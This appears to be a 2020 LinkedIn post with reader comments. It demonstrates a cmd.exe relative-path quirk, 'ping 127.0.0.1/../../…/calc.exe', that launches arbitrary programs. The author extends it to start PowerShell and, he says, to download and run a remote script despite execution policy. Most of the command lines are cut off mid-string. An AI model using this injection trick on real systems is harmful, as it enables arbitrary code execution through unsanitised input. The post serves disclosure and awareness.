PowerShell Script Execution via Cmd.exe Relative Path PoC

Published on June 16, 2020

Brad Voris
CISSP, CCSK, Network+, MCP, MTA, VCA-DCV, NSE1, NSE2, ACE, 100W - OPSEC, Trustee | (***I am not a purchasing authority***)

I was reading an article by Jonathan Bennett on Hackaday.com see the link below.

Updated: Direct shot out to Julian Horoszkiewicz for initially discovering this bug.

https://hackaday.com/2020/06/12/this-week-in-security-crosstalk-tls-resumption-a brave-shenanigans/

BREAKING CMD.EXE

"This is just fun, but as Microsoft doesn't consider it a real security threat, it still work Windows 10.

cmd.exe /c "ping 127.0.0.1/../../../../../../../../../../windows/system32/calc.exe"

What's the story here? Cmd.exe is first trying to interpret the string as a relative path. ' 127.0.0.1/" and the first "../" essentially cancel each other out. It's not a vulnerability per se, but I can only imagine that this particular unexpected behavior could be abused. Imagine a ping test that takes a user input, and uses the cmd /c command to run the test. If user input isn't sanitized, this quirk can be abused to run an arbitrary command."

Thought this is something I want to see if I can run a PowerShell Script though...


So I started pounding away on some of my old code

```
For ($i=0; $i -le 100; $i++) {Start-Sleep -Milliseconds 20
Write-Progress -id 1 -Activity 'Formatting Drive C' -Status 'Current Count:
```

Of course it doesn't work (its a jumbled mess of PoSh code)but lets break it down a bit

```
cmd.exe /c "ping 127.0.0.1/../../../../../../../Windows/system32/WindowsPow
```

Loads PowerShell....





```
Cmd.exe /c "ping 127.0.0.1/../../../../../../../Windows/system32/WindowsPowerShel
```

Putting in the full path and file name automatically loads the script and won't run due to the execution policy being set to restricted....

No alt text provided for this image

```
cmd.exe /c "ping 127.0.0.1/../../../../../../../Windows/system32/WindowsPow
```



Oh look it works...

I can run this line of code from the run command without any prompt or error...

Updated: 6/17/20 For even more fun we can pipe this out completely where it will auto download a script and run it via CMD prompt...

```
cmd.exe /c "ping 127.0.0.1/../../../../../../../Windows/system32/WindowsPow
```

What does this mean? It doesn't take much to turn this into truly malicious code that can be easily downloaded and executed with minimal user intervention. Hopefully Microsoft will take a deep hard look at PowerShell enforce stricter policies on execution of unsigned code without the ability to bypass.

Article Snippet from Jonathan Bennett of Hackaday

https://hackaday.com/2020/06/12/this-week-in-security-crosstalk-tls-resumption-a brave-shenanigans/

My code from:

https://github.com/bvoris/base64obfuscatinginpowershell

Update: 6/18/2020 All code for this project is stored at:

https://github.com/bvoris/Cmdexerelativepathpoc

#InfoSec, #InformationSecurity, #PowerShell, #CyberSecurity, #CyberForgeSecurity, #Security, #DataSecurity

Re

Published by

Brad Voris
CISSP, CCSK, Network+, MCP, MTA, VCA-DCV, NSE1, NSE2, ACE, 100W - OPSEC, Trustee | (***I am not a purchasing authority***)
Published • 10mo

8 articles

Proof of concept for PowerShell Script Execution via Cmd.exe Relative Path
#infosec
#security
#cybersecurity
#cloudsecurity
#informationsecurity
#networksecurity
#threats
#datasecurity

#infosecurity
#powershell

Reactions

+6

7 Comments

Most relevant

Add a comment...

Jeremy Lorino • 1st
Building for those bold enough to walk the road less traveled

You msoft people and your PowerShell and fake command prompts. It's much more fun to break *nix

Like · 1 | Reply · 1 Reply

Brad Voris • You
CISSP, CCSK, Network+, MCP, MTA, VCA-DCV, NSE1, NSE2, ACE, 100W - OPSEC, Trustee | (***I am not a purc...
10mo

Oh I'll exploit me some Linux...

See translation

Like · 1 | Reply

Jonathan Bennett • 3rd+
Owner at Incom Systems
10mo

Hey, thanks for the shoutout! You ought to also mention Julian Horoszkiewicz, who found the weird little bug to begin with.

Like · 2 | Reply · 3 Replies

Load previous replies

Messaging

Haha thanks for having my back, Jonathan! 😀

Like · 2 | Reply

Brad Voris • You
CISSP, CCSK, Network+, MCP, MTA, VCA-DCV, NSE1, NSE2, ACE, 100W - OPSEC, Trustee | (***I am not a purc...

Julian most certainly Sir! Great find by the way!

Like | Reply

Load more comments

Brad Voris

CISSP, CCSK, Network+, MCP, MTA, VCA-DCV, NSE1, NSE2, ACE, 100W - OPSEC, Trustee | (***I am not a purchasing au

More from Brad Voris

HTTP Headers for the Security Professional
Brad Voris on LinkedIn

A Comparison of Different Online Password Vault/Manager Software Options
Brad Voris on LinkedIn

Building Better Queries in Shodan.io For Better Reporting
Brad Voris on LinkedIn

Security RSS Feeds
Brad Voris on LinkedIn

See all 8 articles